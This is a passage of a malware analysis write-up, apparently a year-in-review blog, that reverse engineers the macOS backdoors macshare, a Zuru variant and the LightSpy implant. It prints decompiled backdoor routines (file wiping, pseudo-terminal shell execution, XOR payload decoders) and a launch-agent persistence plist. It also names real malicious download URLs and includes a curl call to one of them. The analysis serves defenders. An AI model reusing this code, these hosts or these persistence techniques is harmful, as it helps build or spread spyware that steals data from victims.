->  0x100001890 <+32>: callq  0x100003d8c               ; symbol stub for: fopen

Target 0: (macshare) stopped.
(lldb) x/s $rdi
0x100008820: "/Users/user/Downloads/macshare.d"
```

We can also see this in a **File Monitor**:

```
# ./FileMonitor.app/Contents/MacOS/FileMonitor -pretty -filter macshare
{
  "event" : "ES_EVENT_TYPE_NOTIFY_OPEN",
  "file" : {
    "destination" : "/Users/user/Downloads/macshare.d",
    "process" : {
        "pid" : 6818,
        "name" : "macshare",
        "path" : "/Users/user/Downloads/macshare"
    }
  }
}
```

By looking at its cross-references (xrefs), we can see the `xcrypt` function is invoked to encrypt/decrypt the malware's config and network traffic:



References to 0x100001270

Address	Value	
0x10000166b (_read_packet + 0x7b)	call	_xcrypt
0x100001713 (_read_packet + 0x123)	call	_xcrypt
0x100001776 (_write_packet + 0x46)	call	_xcrypt
0x10000179a (_write_packet + 0x6a)	call	_xcrypt
0x1000018de (_load_config + 0x6e)	call	_xcrypt
0x1000019a3 (_save_config + 0x73)	call	_xcrypt

XRefs to the xcrypt function

…the `xcrypt` function according to ChatGPT appears to be a custom stream cipher. While static analysis shows that the key may be stored at the start of this config (address `0x100008c3a`), and set to random 64bit value:

```
*qword_100008c3a = sign_extend_64(rand()) + time(0x0) + sign_extend_64(rand() * rand());
```

Back to the config file, unfortunately, I (currently) don't have access an example config. Thus some of our continued analysis is based solely on static analysis.

Once the `init` function returns (which loaded the config), that malware performs a myriad of actions that appear to complicate dynamic analysis and perhaps detection. This including `fork`ing itself, but also setting up a pseduo-terminal via `posix_openpt` (as noted by Phil Stokes):

…this is followed by more forks, execs, and more. Again, if I had to guess, this simply to complicate analysis (and/or perhaps, making it a detached/"isolated" process complicated detections)? We'll also see that the psuedo-terminal is used to execute shell commands from the attacker's remote C&C server.

Regardless we can skip over this all, and simply continue execution (or static analysis) where a new thread (named `_mainthread`) is spawned. After invoking functions such as `openchannel` and `socket_connect` to likely connect to its C&C server (whose address likely would be found in the malware's config: `macshare.d`), it invokes a function named `mainprocess`.

The `mainprocess` function (eventually) invokes the `read_packet` function which appears to return the index of a command. The code in `mainprocess` function then iterates over an array named `_procs` in order to find the handler for the specified command (that I've named `commandHandler` in the below disassembly). The command handler is then directly invoked:

```
int mainprocess(int arg0, int arg1) {

    var_558 = read_packet(...);
    if (var_558 != 0x0) goto loc_100002dfc;

loc_100002dfc:
    var_560 = *(var_558 + 0x8);
    commandHandler = 0x0;
    addrOfProcs = _procs;
    do {
            var_5C1 = 0x0;
            if (*addrOfProcs != 0x0) {
                var_5C1 = (var_568 != 0x0 ? 0x1 : 0x0) ^ 0xff;
            }
            if ((var_5C1 & 0x1) == 0x0) {
                break;
            }
            if (*addrOfProcs == var_560) {
                    commandHandler = *(addrOfProcs + 0x4);
            }
            addrOfProcs = addrOfProcs + 0xc;
    } while (true);


   var_538 = (commandHandler)(var_530, var_558);

}
```

After creating a custom structure (`procStruct`) for this array, we can see each command number and its handler:

```
procs:

0x0000000100008000         struct procStruct {
                               0x1,
                               _proc_none
                           }
0x000000010000800c         struct procStruct {
                               0x2,
                               _proc_shell
                           }
0x0000000100008018         struct procStruct {
                               0x3,
                               _proc_dir
                           }
0x0000000100008024         struct procStruct {
                               0x4,
                               _proc_upload
                           }
0x0000000100008030         struct procStruct {
                               0x5,
                               _proc_upload_content
                           }
0x000000010000803c         struct procStruct {
                               0x6,
                               _proc_download
                           }
0x0000000100008048         struct procStruct {
                               0x7,
                               _proc_rmfile
                           }
0x0000000100008054         struct procStruct {
                               0x8,
                               _proc_testconn
                           }
0x0000000100008060         struct procStruct {
                               0x9,
                               _proc_getcfg
                           }
0x000000010000806c         struct procStruct {
                               0xa,
                               _proc_setcfg
                           }
0x0000000100008078         struct procStruct {
                               0xb,
                               _proc_hibernate
                           }
0x0000000100008084         struct procStruct {
                               0xc,
                               _proc_sleep
                           }
0x0000000100008090         struct procStruct {
                               0xd,
                               _proc_die
                           }
0x000000010000809c         struct procStruct {
                               0xe,
                               _proc_stop
                           }
0x00000001000080a8         struct procStruct {
                               0xf,
                               _proc_restart
                           }
```

Recall we saw the names of each command handler (`_proc_*`) in the output of `nm`. And, though we can guess the likely capability of eahc command from its name, let's look a few to confirm.

The `proc_rmfile` will remove a file by invoking the `unlink` API. However, we can also see that it first opens the file (`fopen`) and overwrites its contents with zero:

```
int proc_rmfile(int arg0, int arg1) {
```

```
    var_4 = arg0;
    var_10 = arg1;
    var_18 = var_10 + 0x10;
    file = fopen(var_18, "rb+");
    if (file != 0x0) {
            fseek(file, 0x0, 0x2);
            var_28 = ftell(file);
            fseek(file, 0x0, 0x0);
            var_30 = 0x5000;
            if (var_28 < var_30) {
                var_30 = var_28;
            }
            var_38 = malloc(var_30);
            _memset_chk(var_38, 0x0, var_30, 0xffffffffffffffff);
            fwrite(var_38, 0x1, var_30, file);
            free(var_38);
            fclose(file);
    }
    rdx = unlink(var_18);
    rax = 0x0;
    if (rdx == 0x0) {
            rax = 0x1;
    }
    return _write_packet_value(var_4, *var_10, rax);
}
```

…each command will also report a result by invoking the malware `write_packet_value` API.

The `proc_restart` will terminate the child process:

```
int main(...)

    call        fork
    mov         dword [childPID], eax

int proc_restart(int arg0, int arg1)

    kill(*childPID, 0x9);
    return write_packet_value(arg0, *arg1, 0x0);
```

Finally, let's look at the `proc_shell`, which executed a command by `write`'ing to the pseudo-terminal that was opened (via `posix_openpt`) previously:

```
int main(...)

    call        posix_openpt
    mov         dword [pt], eax

int proc_shell(...) {
    var_8 = arg0;
    var_10 = arg1;
    if (write(*pt, var_10 + 0x10, strlen(var_10 + 0x10)) <= 0x0) {
            var_4 = _write_packet_value(var_8, *var_10, 0x0);
    }
```

The other commands execute actions consistent with their respective names.

👾 Zuru (2?)


Zuru is a malware sample from 2021. In 2024 we saw a malware sample that with both many similarities, but also many differences to Zuru. One likely explanation is that the sample discussed here is a new version of Zuru. And though normally this "Malware of the <Insert Year>" doesn't include new versions of older malware, we've including this as it may also be new malware specimen all together.

⬇ Download: **Zuru** (password: infect3d)

X user, **malwrhunterteam** originally tweeted about pirated macOS application that appeared to contain the (Zuru 2?) malware:

MalwareHunterTeam
@malwrhunterteam · Follow

Just come across this old (from past July), but likely interesting "ultraedit.dmg":
9eb7bda5ffbb1a7549b1e481b1a6ed6efe2e28d0463370c87630fed74eee6228
Inside "libConfigurer64.dylib":
ce40829673687b48d68defa3176c8ab59a2a50ee9c658fe46a5de7692fbc112d
🤔
(1/5)



2:02 PM · Jan 12, 2024

19 Reply Copy link

Read 3 replies

Jamf, also initially discovered many of the samples of this malware.

Writeups:


- "**Why Join The Navy If You Can Be A Pirate?**"
- "**Jamf Threat Labs discovers new malware embedded in pirated applications**"

Infection Vector: Pirated Applications

To spread the malware, the malware authors would infected popular commercial applications, that were then hosted on pirate-themed website(s):


> *"We discovered that many were being hosted on macyy[.]cn, a Chinese website that provides links to many pirated applications." -Jamf*

Examples of pirated applications included Ultra Edit, Navicat, SecureCRT, and more.



A trojanized instance of UltraEdit on Virus Total

If the user downloaded and ran the pirated application, they'd be infected:




A trojanized instance of UltraEdit

Persistence: Launch Agent

There are several components of this malware, with at least one (`.fseventsd`) that persists.

When one of the pirated applications that is infected with the malware is run, it downloads several files, including one `download.ultraedit.info/bd.log` that is saved to `/Users/Shared/.fseventsd`.

The `.fseventsd` binary (SHA-1: `C265765A15A59191240B253DB33554622393EA59`) was **originally undetected** by the AV engines on VT:



.fseventsd on VirusTotal

From extracting its embedded strings, we can see that it appears to be yet another downloader, albeit a persistent one:

```
% strings .fseventsd

/tmp/.fseventsds

GET %s HTTP/1.1

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple Computer/DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
   <key>Label</key>
   <string>com.apple.fsevents</string>
   <key>ProgramArguments</key>
   <array>
       <string>/Users/Shared/.fseventsd</string>
   </array>
   <key>RunAtLoad</key>
   <true/>
</dict>
</plist>

http://bd.ultraedit.vip/fs.log

/Library/LaunchAgents
/com.apple.fsevents.plist
```

A combination of triaging the disassembly and continued dynamic analysis appeared to confirm the capabilities revealed by the embedded strings. First, via a file monitor, we can see that the `/Users/Shared/.fseventsd` binary will persist itself as launch agent:

```
# ./FileMonitor.app/Contents/MacOS/FileMonitor -pretty -filter .fseventsd
{
  "event" : "ES_EVENT_TYPE_NOTIFY_OPEN",
  "file" : {
    "destination" : "/Users/user/Library/LaunchAgents/com.apple.fsevents.plist",
    "process" : {
      "pid" : 1716,
      "name" : ".fseventsd",
      "path" : "/Users/Shared/.fseventsd"
    }
  }
}
```

Once it has persisted, we can dump the contents of this `com.apple.fsevents.plist` file:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple Computer/DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
   <key>Label</key>
   <string>com.apple.fsevents</string>
   <key>ProgramArguments</key>
   <array>
       <string>/Users/Shared/.fseventsd</string>
   </array>
   <key>RunAtLoad</key>
   <true/>
</dict>
</plist>
```

As the `RunAtLoad` key is set to true, each time the user logs in the specified binary, `/Users/Shared/.fseventsd` will be automatically (re)started.

Capabilities: Backdoor

The core logic of the malware can be found in dynamic library, `libConfigurer64.dylib`. As it has been added as a dependency to the pirated applications, this means it will be automatically loaded whenever the user launches the app. But how does the code inside the library get executed, as loading a library is a separate step from executing code within it.

Well, if we look at its load commands (via `otool -l`) we can see it contains `__mod_init_func` section that starts at offset `0xd030`:

```
% otool -l libConfigurer64.dylib
...

Load command 1
      cmd LC_SEGMENT_64
  cmdsize 312
  segname __DATA_CONST
   vmaddr 0x000000000000d000
   vmsize 0x0000000000001000
...

Section
  sectname __mod_init_func
   segname __DATA_CONST
      addr 0x000000000000d030
      size 0x0000000000000008
```

The `__mod_init_func` section will contain constructors that be automatically executed whenever the library is loaded (which in this case, due to the dependency, will be anytime the user opens this pirated instance of UltraEdit app).

Before we go `0xd030` and explore the code lets extract embedded strings in `libConfigurer64.dylib`, as these can give us a good idea of the library's capabilities and also guide continued analysis:

```
% strings - libConfigurer64.dylib

/Users/Shared/.fseventsd
/tmp/.test
%*[^//]//%[^/]%s
GET %s HTTP/1.1
HOST: %s

http://download.ultraedit.info/bd.log
http://download.ultraedit.info/ud01.log

...
```

Recall that the detections on VT flagged this as a (generic) downloader. Based on these strings, this would appear to be correct.

Via `nm` we can dump the APIs the library imports (that it likely invokes). Again this can give us insight into its likely capabilities:

```
% nm - libConfigurer64.dylib
...
external _chmod (from libSystem)
external _connect (from libSystem)
external _execve (from libSystem)
external _gethostbyname (from libSystem)
external _recv (from libSystem)
external _system (from libSystem)
external _write (from libSystem)
```

Again, APIs one would expect from a program that implements download and execute logic.

Let's now load up the library in disassembler and hop over to offset `0xd030`, the start of the `__mod_init_func` segment:

```
0x000000000000d030         dq         __Z10initializev
0x000000000000d038         dq         0x0000000000000000
```

It contains a single constructor named `initialize` (though as the library was written in C++, its been mangled as `__Z10initializev`).

The decompilation of the `initialize` function is fairly simple. Its just calls into two unnamed functions:

```
int initialize() {

    var_20 = *qword_value_52426;
    var_40 = *qword_value_52448;

    sub_3c20(0x2, &var_20, &var_40);

    rax = sub_2980();

    return rax;
}
```

These two functions, `sub_3c20` and `sub_2980` are rather massive and (especially considering today is a holiday in the US), not worth fully reversing. However, a quick triage reveals they appear to simply download then execute two binaries from `download.ultraedit.info`.

Let's switch to dynamic analysis and just run the pirated UltraEdit application, while monitoring its network, file, and process activity, as the server, `download.ultraedit.info`, is still is active and serving up files!

This analysis reveals that the library will indeed download two files from `download.ultraedit.info/`. The first is remotely named `ud01.log` while the second `bd.log`. From the network captures (for example here, for the file `ud01.log`), we can see the downloaded files appear to be partially obfuscated Mach-O binaries.

Network Capture of the file ud01.log

Via a file monitor, we can see the `ud01.log` file is saved as `/tmp/.test`:

```
# ./FileMonitor.app/Contents/MacOS/FileMonitor -pretty -filter UltraEdit
{
    "event": "ES_EVENT_TYPE_NOTIFY_CREATE",
    "file": {
        "destination": "/private/tmp/.test",
        "process": {
            "pid": 1026,
            "name": "UltraEdit",
            "path": "/Volumes/UltraEdit
22.0.0.16/UltraEdit.app/Contents/MacOS/UltraEdit",
            ...
        }
    }
}
```

…while the file (remotely named `bd.log`) will be saved to `/Users/Shared/.fseventsd`


```
# ./FileMonitor.app/Contents/MacOS/FileMonitor -pretty -filter UltraEdit
{
    "event": "ES_EVENT_TYPE_NOTIFY_CREATE",
```

```
        "file": {
            "destination": "/Users/Shared/.fseventsd",
            "process": {
                "pid": 1026,
                "name": "UltraEdit",
                "path": "/Volumes/UltraEdit 
22.0.0.16/UltraEdit.app/Contents/MacOS/UltraEdit",
                ...
            }
        }
    }
```


Though we can (and will) just let the library decode the downloaded files, we can also poke around the disassembly to find a function that seems to be involved in this decoding (named: `ConstInt_decoder`):

```
int  ConstInt_decoder(int arg0) {
    rax = (arg0 ^ 0x78abda5f) - 0x57419f8e;
    return rax;
}
```

This decoder function is invoked in various places with hardcoded “keys”:



ConstInt_decoder's cross-references


Once the files have been downloaded (and decoded), the library contains code to execute both. Here we see it spawning `.test`:

```
# ./ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
```

```
      "path" : "/private/tmp/.test",
      "name" : ".test",
      "pid" : 1334,
      "arguments" : [
        "/usr/local/bin/ssh",
        "-n"
      ],
    }
    ...
  }
```

…interestingly it executes `.test` with the arguments `/usr/local/bin/ssh` and `-n`.

The `.test` binary (SHA-1: `5365597ECC3FC59F09D500C91C06937EB3952A1D`) **appears to be known malware**:



.test on VirusTotal

Specifically it seems to be a macOS built of `Khepri`, which according to a Github repo (**https://github.com/geemion/Khepri**) is an "Open-Source, Cross-platform agent and Post-exploiton[sic] tool written in Golang and C++".

…as its both known, and open-source we won't spend anymore time analyzing it. Suffice to say though, it would provide a remote attacker essentially complete control over an infected system.

The second binary that is downloaded is `.fseventsd`, as we noted earlier, is persistently installed as a launch agent.

The `.fseventsd` binary attempts to download another binary from `http://bd.ultraedit.vip/fs.log` saving it to `/tmp/.fseventsds`. Unfortunately this next binary, `fs.log` is not available as the `bd.ultraedit.vip` server is currently offline:

```
% curl http://bd.ultraedit.vip/fs.log
curl: (6) Could not resolve host: bd.ultraedit.vip
```

…so what it does is (still) a mystery.

👾 LightSpy

In 2020, **researchers made an intriguing discovery**. A "full remote iOS exploit chain [that deployed] a feature-rich implant". But we had to wait till 2024 until a macOS variant of the implant was discovered. Attributed to China, this sophisticated plugin-based implant is impressively feature complete.

⬇ Download: **LightSpy** (password: infect3d)

Researchers at BlackBerry (e.g. **@dimitribest**) originally uncovered and analyzed the macOS variant of LightSpy:

BlackBerry
@BlackBerry · Follow

Widely seen in 2020, #iOS implant #LightSpy has resurfaced, posing a severe security risk to targets.

Capable of exfiltrating browsing history, #GPS data, #SMS messages & more, here's what you need to know about the latest iteration of the spyware: blck.by/4cOBWtL

1:15 PM · Apr 12, 2024

34 Reply Copy link

Read more on X

Writeups:

- "**LightSpy Malware Variant Targeting macOS**" -Huntress
- "**LightSpy Returns: Renewed Espionage Campaign Targets Southern Asia, Possibly India**" -BlackBerry

Infection Vector: Watering Hole Attack(?)

Though we don't conclusively know how the malware infects macOS users, the BlackBerry researchers note:

> *"Based on previous campaigns, initial infection likely occurs through compromised news websites carrying stories related to Hong Kong." -BlackBerry*

Persistence: None(?)

Stealthy nation state implants that are deployed via exploit chains often do not persist. (As the attackers can simply re-infect the victim if their report an infected machine).

LightSpy appears to conform to this, as none of the researchers who analyzed the malware made any mention of persistence.

Capabilities: Fully-featured Implant

Sophisticated malware often consists of various components, and LightSpy is no exception. Its first component is a simply downloader:

> *"The first stage of this malware is a dropper which downloads and runs the core implant dylib." -Huntress*

It performs a few actions (as **noted by the Huntress researchers**, that include:

- Checking to make sure the malware isn't running (via the pid file: `/Users/Shared/irc.pid`).

- Requests a remote file `macmanifest.json` the contains details about the implants plugins.
- Downloads and decrypts the core implant (loader) and its plugins

A function named `XorDecodeFile` is invoked to decrypt both the loader and plugins:

```
1000168f6  uint64_t _XorDecodeFile(int64_t input_filepath, int64_t output_filepath)

100016907      int64_t idx = 0
100016915      int32_t fd = _open(input_filepath, 2, 0x1b6)
10001691c      if (fd s≥ 0)
100016922          int32_t fd_1 = fd
100016925          idx = 0
100016930          int64_t fsize = _lseek(zx.q(fd), 0, 2)
100016938          int32_t fd_2
100016938          if (fsize s> 0)
100016944              char* dec_buf = _malloc(fsize)
100016953              idx = 0
10001695a              _printf("pData= %p\n", dec_buf)
100016966              _lseek(zx.q(fd_1), 0, 0)
100016974              _read(zx.q(fd_1), dec_buf, fsize)
10001697c              _close(zx.q(fd_1))
100016981              char key = 0x5a
100016986              int32_t counter = 0xc
1000169aa              do
10001698b                  char curr_byte = dec_buf[idx]
100016993                  char dec_byte = curr_byte ^ key
100016999                  key = key + curr_byte + counter.b
10001699c                  dec_buf[idx] = dec_byte
1000169a1                  idx = idx + 1
1000169a4                  counter = counter + 6
1000169aa              while (fsize ≠ idx)
1000169bb              fd_2 = _open(output_filepath, 0x202, 0x1b6, counter)
1000169c2              if (fd_2 s< 0)
100016a08                  _free(dec_buf)
100016a0d                  idx = 0
1000169c2              else
1000169c4                  fd_1 = fd_2
1000169cd                  _lseek(zx.q(fd_2), 0, 0)
1000169ec                  _printf("size = %zd\n", _write(zx.q(fd_1), dec_buf, fsize))
1000169f4                  _free(dec_buf)
1000169f9                  idx.b = 1
1000169c2          if ((fsize s> 0 && fd_2 s≥ 0) || fsize s≤ 0)
1000169fe              _close(zx.q(fd_1))
100016a1f      return zx.q(idx.d)
```

decryption logic

LightSpy core/plugin decryption logic (Image credit: Huntress)

The second and arguably most important component of the LightSpy malware is the core implant and its plugins. Numbering almost a dozen, these plugins perform a plethora of actions that not only give the attackers unfettered access to the victim's machine, but also collects a myriad of data. The plugins' file names/classes align with their capabilities. The following list is taken from the **Huntress report**:

- `AudioRecorder` (Plugin ID: `18000`)
- `BrowserHistory` (Plugin ID: `14000`)
- `CameraShot` (Plugin ID: `19000`)
- `FileManage` (Plugin ID: `15000`)
- `KeyChains` (Plugin ID: `31000`)
- `LanDevices` (Plugin ID: `33000`)
- `ProcessAndApp` (Plugin ID: `16000`)
- `ScreenRecorder` (Plugin ID: `34000`)
- `ShellCommand` (Plugin ID: `20000`)
- `WifiList` (Plugin ID: `17000`)

